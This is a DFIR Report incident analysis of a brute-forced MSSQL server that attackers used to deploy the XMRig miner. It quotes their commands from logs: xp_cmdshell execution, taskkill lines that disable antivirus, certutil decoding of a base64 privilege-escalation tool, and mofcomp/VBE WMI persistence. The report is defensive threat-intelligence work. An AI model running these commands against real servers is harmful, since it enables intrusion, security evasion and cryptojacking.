
# SELECT XMRig FROM SQLServer

thedfirreport.com/2022/07/11/select-xmrig-from-sqlserver/

July 11, 2022



In March 2022, we observed an intrusion on a public-facing Microsoft SQL Server. The end goal of this intrusion was to deploy a coin miner. Although deploying a coin miner on a vulnerable server after successful exploitation is a common objective for threat actors, this intrusion was slightly different and therefore more interesting.

US CERT recently published a malware analysis report related to XMRig coin miner on 23rd June 2022 (<u>https://www.cisa.gov/uscert/ncas/analysis-reports/ar22-174a</u>) and a security tip for defending against this threat (<u>https://www.cisa.gov/uscert/ncas/tips/ST18-002</u>).

### Summary

Over the month of March, we observed a cluster of activity targeting MSSQL servers. The activity started via password brute force attempts for the MSSQL SA account. These brute force attempts were observed repeatedly over the month. Examples included one cluster of 24,000 failed attempts from the same source, over a 27 hour effort, before they finally managed to guess the password. After having the correct credentials in their possession, the attackers then spawned a command shell via xp\_cmdshell. According to <u>Microsoft</u> <u>documentation</u>, xp\_cmdshell spawns a Windows command shell and passes in a string for execution.

Using xp\_cmdshell, the threat actors were able to execute any command against the compromised server. They attempted to kill a bunch of AV programs by using taskkill.exe. The threat actors then wrote multiple commands to a batch file by using echo and redirecting the strings to a file named 1.bat. After the batch file was written they then proceeded to perform the same action echoing data into a file named bigfile.txt. After they finished writing to that file, they ran certutil to decode the base64 data into an executable file. This executable was a privilege escalation tool that was used to execute the batch file to make sure it executed with high enough permissions. They then executed the batch script. The commands included adding new users to the local administrators group, enabling RDP, enabling WDigest, and hiding the newly created admin accounts using the registry.

Once the threat actors had established persistence on the compromised host, they moved to their final objective, which was to install and run the XMRig miner. They dropped a Binary Managed Object Format (BMOF) file along with the miner itself, to do that. The threat actors used mofcomp.exe to decompile the BMOF binary and register a malicious class in the WMI repository. The event consumer of the newly created classes included a VBE script responsible for setting up and executing the XMRig miner with the correct settings.

No other activity beyond the mining was observed before the threat actors were evicted.

### Services

We offer multiple services including a <u>Threat Feed service</u> that tracks Command and Control frameworks such as Cobalt Strike, Sliver, BumbleBee, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found <u>here</u>.

Artifacts for this case are limited due to the environment. A few log sources are available for this case under our <u>Security Researcher and Organization</u> services.

Analysis and reporting completed by <u>@\_pete\_0</u> and <u>@kostastsale</u>

### **Initial Access**

The initial access took place via a brute-force attack, where the threat actors mainly targeted the System Admin (SA) account.

During the intrusions, we could see SQL Server event ID **18456** Failure Audit Events in the Windows application logs. We witnessed more than 24,000 attempts from the same source before the threat actors successfully guessed the username and password for the open SQL database.

Example of the failed brute force attempts:

sa Reason: Password did not match that for the login provided.
hbv7  Reason: Could not find a login matching the name provided.
su  Reason: Could not find a login matching the name provided.
ps  Reason: Could not find a login matching the name provided.
vice   Reason: Could not find a login matching the name provided.
kisadmin   Reason: Could not find a login matching the name provided.
401hk  Reason: Could not find a login matching the name provided.
sysdba  Reason: Could not find a login matching the name provided.
admin   Reason: Password did not match that for the login provided.
uep  Reason: Could not find a login matching the name provided.
bizbox   Reason: Could not find a login matching the name provided.
neterp   Reason: Could not find a login matching the name provided.
unierp  Reason: Could not find a login matching the name provided.
sp  Reason: Could not find a login matching the name provided.
root Reason: Password did not match that for the login provided.
bwsa  Reason: Could not find a login matching the name provided.

Followed by eventual successful logins.

TimeW	/ritten 💌	EventID 💌	EventTv 💌	EventTypeName 耳	EventC 💌	SourceName	Ŧ	Strings
2	022 11:00	18454	8	Success Audit event	4	MSSQL\$SQLEXPRESS		sa  [CLIENT:
2	022 11:00	18454	8	Success Audit event	4	MSSQL\$SQLEXPRESS		sa  [CLIENT:
2	022 11:01	18454	8	Success Audit event	4	MSSQL\$SQLEXPRESS		sa  [CLIENT:


It it likely that multiple successful logins were observed due to the automated access script that the threat actor was using.

# Execution

In the next attack stage, the threat actors established a cmd shell via <u>Extended SQL Stored</u> <u>Procedure</u> (xp\_cmdshell). This process allows you to issue operating system commands directly to the Windows command shell using T-SQL code. An example of command execution following a successful authentication to SQL database using xp\_cmdshell:

#Executing 'whoami' command on the remote host
EXEC xp\_cmdshell 'whoami'

At a high level, the overall execution events can be depicted in the below diagram:



If we look into the Windows Application logs, specifically, the SQL Server event ID 15457, captures this as an 'xp\_cmdshell' event. Additionally, the SQL Server audit collection also captures similar events. The first commands executed by the threat actors included using taskkill for various anti-virus software.

•	4:40:00 AM	04:40:00.4833777	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
0	4:39:47 AM	04:39:47.5960567	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
Ø	4:39:35 AM	04:39:35.0348675	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
Ø	4:39:22 AM	04:39:22.5749886	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
Ø	4:39:14 AM	04:39:14.2973858	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
Ø	4:39:09 AM	04:39:09.0148814	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
Ø	4:39:01 AM	04:39:01.9907511	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
Ø	4:34:33 AM	04:34:33.1264040	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
Ø	4:34:25 AM	04:34:25.2361160	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
Ø	4:34:18 AM	04:34:18.3242890	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
Ø	4:34:09 AM	04:34:09.0905214	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
0	1:26:27 PM	13:26:27.4626355	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED

<	
Selected row details:	
Server Principal Name sa Server Principal SID 0x01	
Database Principal Name dbo	
Target Server Principal Name	
Target Server Principal SID NUL	L
Target Database Principal Name	
Database Name	
Schema Name	
Dbject Name xp_cmdshell	
Statement exec	master.xp_cmdshell taskkill /f /im 360safe.exe&taskkill /f /im 360sd.exe&taskkill /f /im 360rp.exe&taskkill /

Action 🗘 🖌	ParentimagePath \$	/	ParentImageCmdline \$	/	FileName ≠	cmdline1 \$	/
Terminates Processes	C:\Windows\System32\cmd.exe		C:Windowsiystem32cmd.exe/c taskkill /f /im QQPCTray.exe&taskkill /f /im QQPCTTP.exe&taskkill /f /im QQPCMgr.exe&taskkill /f /im kavsvc.exe&taskkill /f /im alg.exe&taskkill /f /im kwe&exek		taskkill.exe	taskkill /f /im AVP.exe	
Windows Command Processor	ommand Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe		C:\Program Files\Hicrosoft SQL Server\HSSQL15.SQLEUPRESS\HSSQL\Binn\sqlservr.exe -sSQLEUPRESS			C:\Windows\system32\cmd.exe /c taskkill /f /im QQPCMTray.exe&taskkill /f /im QQPCMTP.exe&taskkill /f /im QQPCMgr.exe&taskkill /f /im kavsvc.exe&taskkill /f /im alg.exe&taskkill /f /im AVP.exe&exit	
Terminates Processes	C:\Windows\System32\cmd.exe		C:\Windows\system32\cmd.exe /c taskkill /f /im SafeDogGuardCenter.exe&taskkill /f /im SafeDogSiteIIS.exe&taskkill /f /im SafeDogUpdateCenter.exe&taskkill /f /im SafeDogServerUI.exe&taskkill /f /im kxescore.exe&taskkill /f /im kxetray.exe&exit		taskkill.exe	taskkill /f /im kxetray.exe	
Terminates Processes	C:\Windows\System32\cmd.exe		C:\Windows\system32\cmd.exe /c taskkill /f /im 360safe_exe&taskkill /f /im 360sd_exe&taskki /f /im 360rp.exe&taskkill /f /im 360rps.exe&taskkill /f /im 360tray.exe&taskkill /f /im ZhuDongFangYu.exe&exit	111	taskkill.exe	taskkill /f /im ZhuDongFangYu.exe	

taskkill	/f	/im	egui.exe
taskkill	/f	/im	QQPCTray.exe
taskkill	/f	/im	SafeDogGuardCenter.exe
taskkill	/f	/im	360safe.exe
taskkill	/f	/im	net1895.exe
taskkill	/f	/im	ekrn.exe
taskkill	/f	/im	360rp.exe
taskkill	/f	/im	QQPCMgr.exe
taskkill	/f	/im	SafeDogServerUI.exe
taskkill	/f	/im	SafeDogSiteIIS.exe

The threat actors also favored the execution of batch scripts on the compromised host. They used xp\_cmdshell to write a batch script (1.bat) to disk by redirecting strings to the file using echo commands.

Initiating Process File Name	Action Type	Initiating Process Command Line	Initiating Process Account Name	File Name
		<pre>-cad.ext /c (cho NET UBER Adams) 1976/1969/09/AD (representance &amp; Acio NET COCLAGRUP Adamstatars /ADD.Adams6 460 Adams5112 (rotations) 1970/arrentlessions 1970/arrentlessionsionsions 1970/arrentlessions 1970/arrentlession</pre>		

A second set of commands were also echoed into a file named bigfile.txt.

Action Type	Initiating Process File Name	Initiating Process Command Line
ProcessCreated	cmd.exe	"cmd.exe" /C (echoBEGIN CERTIFICATE & echo TVqQAAMAAAEAAAA//BAALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ProcessCreated	cmd.exe	"cmd.exe" /c (echo AIIN8FGLYFNS6CJWAACDX8DHRFwAAAAA6wmLRfyDwAGJRFJLTfw7TfB2NWIYAMB & echo AACLRfiDvBAEAQAAAHGfx0XsAQAAAGIN/AwBAADTfhRaDTCQDDo1fb//4PEC0u6 & e m cho x0X8AAAAOJJIX803IBJIX810X8008wme0jTfwMAQAAIIX437wK8AEAAABIW21F & echo /AwBAACITfiNvEFIQAAAHGfx0XsAQAAAGIN/AwBAADTfhRaDTCQDDo1fb//4PEC0u6 & e m LacTCQDO0ffX/JPEEMGTAAAAACIFM0WLMACXASLSYD2DFWAAABG9TwoRX6AAAAAMMGFxAAAAAHGfx0XsAQAAAGIN/AwBAADTfhRaADYfhAAAACIFM0WLMAAAGISTACXASLSYD2DFWAAABG9TWAAABG1U X4x0XXAQAAAITF+FCLTDhRGIcNAACDXAIFwHUF & echo '0xept+worX8AAAAMAMMdF+AAAAAAHDFwaAAAAAXAXXCAAAAIH0FACBAABCHTAAAABG1U X4x0XXAQAAAITF+FCLTDhRGIcNAACDXAIFwHUF & echo '0xept+worX8AAAAAAAAMAAIY\/YhSGIGAACMACMACAABAB & echo AAAG38U & echo AHBG9FGBAAAAD+YAAAAG30U X4x0XXAQAAAITF+FCLTDhRGIcNAACDXAIFwHUF & echo '0xept+worX8AAAAAAAAAAAJY\/YhSGIGAACMACAABAB & echo AAAG38U & echo AHBG9FGBAAAAD+YAAAAG30U X4x0XXAQAAAITF+FCLTDhRGIcNAACDXAIFwHUF & echo '6xeqAACDXAID & echo m#FG06JOQDowJJAFFECIXAGIAQAIFFCITAAGAMAAAJY\/YhSGIGACMAAAG3U G30fHMAA & echo g8ChcBMBABBB01394UeH0AAQB30GJBABUBHKKEAHYXAACDXAID & echo m#FG06JOQDowJJAFFECIXAGIAAAATFFCIFAAABG1UB ADTFMAAB & echo g8ChcBMBBB01394UeH0AAQB30GJBABUBHKKEAHYXAACDXAID & echo m#FG06JOQDowJJAFFECIXAGAAAADTFFCIFAABAAACHY AUTERT+WETYURDHDM2N2181419X21101948#8140TY078FR1Y416DY21E#HVIANYF & echo G8C4AACDXAID#CEFBAAADTYCFFFAAAAACHY AUTERT+WETYURDHDM2N2181419X2119048#814170X9FF/1785F144674F4AAAXAABAADAY
ProcessCreated	cmd.exe	<pre>"cmd.exe" /c (echo WWmEwHQRx88/v///7j/AAAA5fwAAABoqFFBAG5gUUEA6FVPABE2mccFQNBBAAIA &amp; echo AADrBYrZ1F3n/3Xc6LUCAABZ6ECEAACL8DP/OT59G1boFWIAFmEwHQPV2oCV492 &amp; e n cho 1870QVAAP/mECVEAACL8Dk+dBNmBFIBAABZMMBG0F886Gg0AA8Z60pAACL00jf &amp; echo TwAA1/DoyFAAAFX/zb0dF7//4PEDIvw6AsFAACEMHUGVugHAAANHX1BejJGwAA &amp; echo agBdaetKAgA AWVnHRfz+///18brPYLNTISBiwCJReBRUGIbRgAAWND12X60MVE &amp; echo AACEwHUI/3Xg6JobAACAfecAdQXocRSAAMdF/P7///+LReDo3gUAAMPobQIAAOm1 &amp; echo /v//VYvs18UIVotIPAPID7dBF1 IRGAPQD7dBBwwKAFyO9260'HNDDYKDHKDHII &amp; echo ABHOShyDIPCKDVMeocarE56m4V5C fonQWAAAIXAdQMymMKxoBgAAABWxTQOQC, &amp; echo UTFD0vdBazmiVK8A+xDoXAdfAymF102ABE4m1NI INSCABIBBWFNBBAAH08JUA &amp; echo A0JwEQAAMMBIBDLXXcPovVQAAITAd0pAQBEgAABweysAFdwTWIZTPEDE1d01F &amp; echo 9AFG/4BdXzcwgYAAIXAdcgF9nUmB51Q0DoAFMAAFF#HUGHSDY2NU GEEA6015 &amp; echo AAD35FwrHZ768BSmMKBAI19F64B4YNBBAE00gWS10g1/30g8ZB2J9QO2LHE51 &amp; echo Br1LnF1japH/INF1BBMWX1615200AUEAABAFF#HUGHSDY2NU GEFA6D1F4ACD7fwAiF1aABmC01ABEAAdV2hPARABTG4AARABEFBEABT11 kI A0AA &amp; echo 7imTGBRAAHH1+10HIT10AA0AarvWR6Gn+//7WWX1ACeDPcDAfCHHRfz+///JSMFX &amp; echo H4TF7TsAMRBRDAUI</pre>
ProcessCreated	cmd.exe	<pre>"cmd.exe" /C (echo oZjHQQAzxIEJAhkiSUAAAAJ@QkMIYYCItMJCwzGYtwDIP+/nQ7i1QkNIP6/nQE &amp; echo 0/JZLo080dolcsxCLC4IDIN78AB1zGgBAQAA10HIGKIFAACSAQAAAItDC0188QAA &amp; e n cho 678kjuUAAAAAg8QYXISbw4tHJAT3QQQGAAAAuAEAAAAB8M4tEJAILSAgzyQgb9P// &amp; echo YYtoGP9a0P9w4F9wF0g+///J@Q8WXtEJAILVCQQQGAAAAAMWX/3QkC0107/// &amp; echo g80E10#kKIs p/3Ec/3EV/3EoGAAn//4DxAxdwgQAYVISbw4tHJAT3QQQGAAAAuAEAAAB8M4tEJAILSAgzyQgb9P// &amp; echo YYtoGP9a0P9w4F9wF0g+///mVYvUIIZXagBSaCJJQAB86NTy &amp; echo a867kItdon'NLbC0TUH/dcOU6K n-//+DxAxdwgQAYVs1BUTLB0DJ2x0EfAdad8 &amp; e n ch//bxAxdwgQAYVs1BUTLB0DJ2x0EfAdad8 &amp; echo GM0AAEA22CFSM/Vz///W 192KC1EAG9+S0AA60B4A22DW9Iz//mVYvUIIZXagBSaCJJQAB86NTy &amp; echo A867kItdon'NLbC0TUH/dcOU6K n-//+DxAxdwgQAYVs1BUTLB0DJ2x0EfAdad8 &amp; echo GM0AAEA2ECFEAG9+S0AA60B4A2C008BAF0D+P31x2Law2180E8AU0hIagAAWM* &amp; echo wHOelAAAADF5DAB6Ggx8EAg)/jdS5G04BAAC0D a0HQQ/MbA8m1ZXv2TUQAz &amp; echo 9moAaKAPAABXECQCAACDXAyFmH0V/wKN0EEAg8YVg80'g1/4TctumesHabAAAAAA&amp;XL-(Jvoyvg4EfKN0Z1y/dog127yd0GB78G3BYY142tHINBAF/FehQQ02/DeTTQCO7x10 7gF161+# &amp; echo AVTDVYx50JUCBB94G1EJ910C2140g14F16Q8 &amp; echo 'rhoWn142EEEH8UM3VF73HUTCD6BBV41ED1F140G24AB4XEAXHAABF5BA4AB4XE2D941T02451C4B8444AB4XEAB4AAF5FEhQQ02/DeTTQCO7x10 7gF161+# &amp; echo VTMV943B4F7FehQQ02/DeTTQCO7x10 7gF161+# &amp; echo VTMV943B45AV4117441648EAN44AF58EAV41E14H1460 &amp; echo 'rhoWn142EEEH8UM3VF73HBUAAF5FEA9471410A14741F44478EAV414741H14745478447444744478454447444744474447444</pre>
ProcessCreated	cmd.exe	<pre>"cmd.exe" /o (echo 10016K4UAACEWHQE/wbrA4M0/4M+/3QGRzt9EHzfK19dw4v/YYvsVjP20XUQfhxX &amp; echo 130U1001F/AAAgz//dAZC03UQf01fX13Di/9Vi+xRM8CJTfyJAY1BBI1B &amp; e n cho C1BD01BET1BET1BB01BH1BHI1BLIBKGAUGTC40T1107yJgUEAAALJUQEAACL &amp; echo wYJLKC0//MWFATBL8ts////BUINCJhkgEAACLAQJBCET10BETEF10EGIFF &amp; echo F1DEEIFH11 GFIvGX13CGACL/1AL8F42BAQAAOhcLgAAg6YEBAAAAF1ew4v/YYvs &amp; echo Yovx/zboQy4AALTVCIMAFELA0KG18B01gBeXcEEAIv/YVvsgpex0BAAAg2jHQQAz &amp; echo xYIF/FaL8VeLBos4V+j1TgAA1I WF///JEVEW2NjP///MSC12/14L820Pey/ &amp; echo /4sAl7mg+///2007/20h7D7/910FW/zCLRgj/cAT/MIZFOV/1/DoF////ANL &amp; echo 9ACNjsT7//aoALAISTS//4xe0ff//+Avzj7 //8AdA2LJYZ7//HOVADAAD9 &amp; echo /4sAl7mg+//12007/20h7D7/910FW/zCLRgj/cAT/MIZFOV/1DoF///1ANL &amp; echo 9ACNjsT7//aoALAISTS//Ave6ff//+Avzj7 //8AdA2LJYZ7//HOVADAAD9 &amp; echo /4sAl7mg+//IL7UF1D1EX2V70277/4V1Xc0L/1ML71FD1KECALAIA &amp; echo 9FEPGF42B04AAAJSAB1gFEPCd4B1gGEMX13FBMBBK05JPEV0ZxF6AdB1gG EWXX3FJ &amp; echo g8xe0F6XUBSYCQUKTATAfZ7XcOL/1ML7JUFC11F4XaadBMPxEFc10aMBF28C104BF2FC14AB42F12VFCD42LM3 &amp; echo 9FEPGF42B04AAAUSUSYC07ACH37/4SUB0F44EM2X13D1/9V1+x8HD3F1A14F228A &amp; echo D11N/GoKUYAfn</pre>
ProcessCreated	cmd.exe	"cmd.exe" /o (echo Q08Zg/r/dBmD+V58FIPgP4vKa8AwwfkGAwSNENhBADSC188AeCKAdSKD+v98F4P6 & echo /nQS18KD4j9r8jD8+AYINIUQ2EEA9kYtAXU6BY1AADHABYAAADOT1QAADLA6wKw & e m cho AV5dw4v/YVs19GLOtBCD18BITEPHUUpHKAHCE/nA0rAMIT4SC18AMKXb/AISc & echo /GAIIwKC1FpC15GISM/JALBASC1IIV/YVs1wGLA2B6AyoAXQHIwGDeADAdOSw & echo AesU/ZEFVKU IUD13T0AAg//WKP12B6MgAd1/9V1+y07B0chw4BdDFF1UXB1La & echo WachFs134BM9DG+WHD714JKS02AwAFB6DF50KHFBG0CWACDECHHINDUWACKRBQX0JU YYUP91811F9CNjkgEAADD5QAAAEM7Xjhluusf & echo ga64Y/+sZjUYMUIIGGED/dj1MjkgEAAD/djTovgAAAItM/LABX14z2Vx0Dcv//Avl & echo XcIEAIv/VYvsg+QoZjHQQAzxY1F/FW1/FXgH4BA HRe104YAttHDPhcB0 & echo Zw+3B41/ANIBAG0gaNRFG0jWUMUjBPwAAB0OteB1J2IEH01jWYMUIGGED/ & echo dfCNRFG0jY5IBAAA6EcAAABD014dbrrHHNOB/rSY1GDFCNRHM0X9Y4 JYSIBAAA & echo /3Y06EAAAACTfyAWJ98BbGKZ/HIL7DB16GAL/HWIJBBWAAB0OteB1J2IEH01jWYMUM00jBUMACFMAAAAABAAAELAAAA2H7F9B0VF0VtaB00JWAAFF6H07F7F79G4BMC7P/rAnFwY1BVCT04IV/Vvso+wnHIIald92WVX & echo /H#AHW6F7414DC

Once complete, certutil was used to decode the text and create an executable file.

"cmd.exe" /c certutil -decode %USERPROFILE%\AppData\bigfile.txt %USERPROFILE%\AppData\bigfile.exe

This executable was then used in executing the 1.bat batch file.

```
"cmd.exe" /c %USERPROFILE%\AppData\bigfile.exe -i -c %USERPROFILE%\AppData\1.bat
```

Pulling the hash of the file that was written, matches what appears to be a privilege escalation tool as seen in the hits from THOR scanner:

https://www.virustotal.com/gui/file/b67dfd4a818d10a017a4d32386cf4cd2a3974636bed04f27 e45de6ada86a56d2/community




YARA Signature Match - THOR APT Scanner

RULE: Hacktool\_Inject\_Incognito RULE\_SET: Livehunt - Hacktools1 Indicators **%** RULE\_TYPE: VALHALLA rule feed only **/** RULE\_INK: https://valhalla.nextron-systems.com/info/rule/Hacktool\_Inject\_Incognito DESCRIPTION: Detects hacktool inject RULE\_AUTHOR: Florian Roth

Use these tags to search for similar matches: #hacktool #inject #incognito #hacktool\_inject\_incognito More information: https://www.nextron-systems.com/notes-on-virustotal-matches/ Show less



YARA Signature Match - THOR APT Scanner



We believe this tool may be a variation of <u>NetworkServiceExploit.exe</u>, which attempts to use NetworkService for privilege escalation.

Additionally, we noticed the attackers dropping a file named "xitmf". Looking into the file's content, we noticed that the header began with "FOMB". When flipping the header, it spells BMOF, which indicates a Binary Managed Object Format file. BMOF is a compiled version of a Managed Object Format (MOF) file. <u>As per Microsoft's official documentation</u>:

"Managed Object Format (MOF) is the language used to describe <u>Common</u> <u>Information Model (CIM)</u> classes."

MOF files are compiled using the Windows compiler tool mofcomp. <u>Mofcomp.exe</u> is also used to execute scripts by parsing the MOF statements and creates new classes as part of the WMI repository.

EventID \$	Action 🗘 🖌	ParentimagePath \$	✓ ParentimageCmdline \$	<ul> <li>FileName \$</li> </ul>	cmdline1 \$	,
1	The Managed Object Format (MOF) Compiler	C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe	C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe -sSQLEXPRES	mofcomp.ex S	e C:\Windows\System32\wbem\mofcomp.exe C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\xitmf	
1	The Managed Object Format (MOF) Compiler	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c mofcomp.exe C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\xitmf	mofcomp.ex	<pre>e mofcomp.exe C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\xitmf</pre>	
1	Windows Command Processor	C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe	C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe -sSQLEXPRES	Cmd.Exe S	C:\Windows\system32\cmd.exe /c mofcomp.exe C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\xitmf	

cmd.exe /c mofcomp.exe C:\Windows\SERVIC~1\MSSQL\$~1\AppData\Local\Temp\xitmf

Using the same mofcomp utility, its possible to decompile the BMOF to extract the script, using this command provided by Matt Graeber:



# FYI, Text from binary MOFs can be recovered with mofcomp: MOF:recovered.mof -MFL:ms\_409.mof -Amendment:MS\_409 binarymof.tmp

5:12 PM · Mar 30, 2016 · Twitter Web Client

Threat actors also transferred a Visual Basic Encoded (VBE) file that is executed on the host using cscript.exe. Once run, the script would set up and execute the XMRig CoinMiner. During the execution, the password 579562847 is provided as an argument.

cscript.exe /b /e:VBScript.Encode C:\Windows\SERVIC~1\MSSQL\$~1\AppData\Local\Temp\xit 579562847

1						
EventID					/	
\$	Action 🗘 🖌	ParentImagePath \$	ParentImageCmdline \$	/	FileName \$	cmdline1 \$
1	Microsoft \xAE Console Based Script Host	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c cscript.exe /b /e:VBScr C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\xit 57		cscript.exe	cscript.exe /b /e:VBScript.Encode C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\xit 579562847
1	Windows Command Processor	C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe	C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe -sSQLEXPRESS		Cmd.Exe	C:\Windows\system32\cmd.exe /c cscript.exe /b /e:VBScript.Encode C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\xit 579562847

We recognize that this is a VBE file from the file signature ("magic bytes") at the first four bytes of the top of the file.

 00000000
 23
 40
 7e
 5e
 2b
 6b
 73
 41
 41
 3d
 3d
 36
 09
 50
 33
 |#@~^++ksAAA==6.P3|

 00000010
 4d
 44
 4b
 44
 50
 22
 2b
 6b
 3b
 3a
 7f
 50
 48
 2b
 58
 59
 |MDKDP"+k;:.PH+XY|

 00000020
 40
 23
 40
 26
 47
 6b
 3a
 2c
 36
 3f
 5e
 6c
 6f
 42
 36
 6a
 |@#@&Gk:,6?^loB6j|

 00000030
 5c
 7f
 44
 42
 78
 3b
 3a
 5e
 32
 21
 2f
 53
 57
 28
 25
 72
 |\.DBx;:^2!/SW(%r|

 00000040
 21
 59
 4b
 43
 4d
 6c
 3a
 64
 53
 4b
 34
 25
 7f
 7d
 28
 22
 LIYKCM1:dSK4% +(''')

We can decode the VBE file using CyberChef:

Recipe	8 🖿 i	🗐 Inpu	t	length: 1 lines:	9474 1	+		€	Î				
Microsoft Script Decoder	$\otimes$		XR\$ E5XyM}b- y^4zRlRqEB/YM2h9##@#@&aCDYaR6wnU,J!2:E~!~~T@#@&6uODw ?躍O"+5!+kYC躍19nD,J)EDtG.bylDrW J~,E\$lkk1PeK24r@#@&6										
Generic Code Beautify	$\otimes$	II N@#@&	(6PaCDOaRjDlDE/			OYaR	jn						
Syntax highlighter	$\otimes$	0000	nDMWP{~ol^/體@#@&?nO,6uYD2P{PHGDtkUL@#@&36bO,s; mDkW @#@&3Vk+@#@&9WAU體DDK~',KD!n@#@&U+DPaCOOaPxPgGY4kUL@# ^DkG										
Language auto detect		(W,j\$	W!U9`C*P{P08P:4	U1YkKU@#@&@#@&w ++ @#@&xKYmr W.PAC1t~4P&xPm@#	{1M	/xGO k 1.P{PK	-						
		@#@&x GY kx {1MDv {CDM~ @#@&A @#@&A (W@#@	C.D,',K.En@#@8 d~m#@#@&&&0~i~WE ',sCsk+@#@&3XkC x9~q6@#@&sKD~3m	NV/n@#@&2akD~wEU1YbWx@#@&AUN,qW@#@&1naD@#@& @&2UN,oE mOrKx@#@&@#@&sx1ObWU,k NE [`m#P{~RF,K4+U@#@&r kOPw; mObW 3mmt,4P&xPm@#@&q6P&xjY.c8~4~kSF*P@*~ZPK4n +@#@&2XkOPwEU^DkW @#@&AxN, {CDM~',sCsk+@#@&3									
		Out	out		: 3237ms h: 18032 s: 556	•	ſ	ſ	5	0			
		Dim 09 Set of {imper obj0ut "SYSTI OSlag obj0ut "SOFTI OSver obj0ut "SYSTI "NUMBI Set of Set w	<pre>bjWMIREGService rsonationLevel= tParams = objWM EM\CurrentContr ) tParams = objWM WARE\Microsoft\ ) tParams = objWM EM\CurrentContr ER_OF_PROCESSOR bjFSO = CreateO i = CreateObjec</pre>	<pre>mcpus, objOutPar = GetObject("wi impersonate}!\\. IREGService.GetS olSet\Control\Nl IREGService.GetS Windows NT\Curre IREGService.GetS olSet\Control\Se</pre>	nmgmts: \root\D tringVa s\Langu tringVa ntVersio tringVa ssion M .FileSy	EFAUL lue(& age", lue(& on", lue(& anage stemO	T:Std H8000 "Def H8000 "Curr H8000 r\Env bject	RegPr 0002, ault" 0002, entVe 0002, ironm	ersion				

The script has several functions, one to control the coin miner software on the host, and two, to configure the parameters such as user-agent strings through randomization:

```
user_agent_list = Array("Mozilla/5.0 (compatible; MSIE 9.0;
Windows NT 6.1; WOW64; Trident/5.0)",
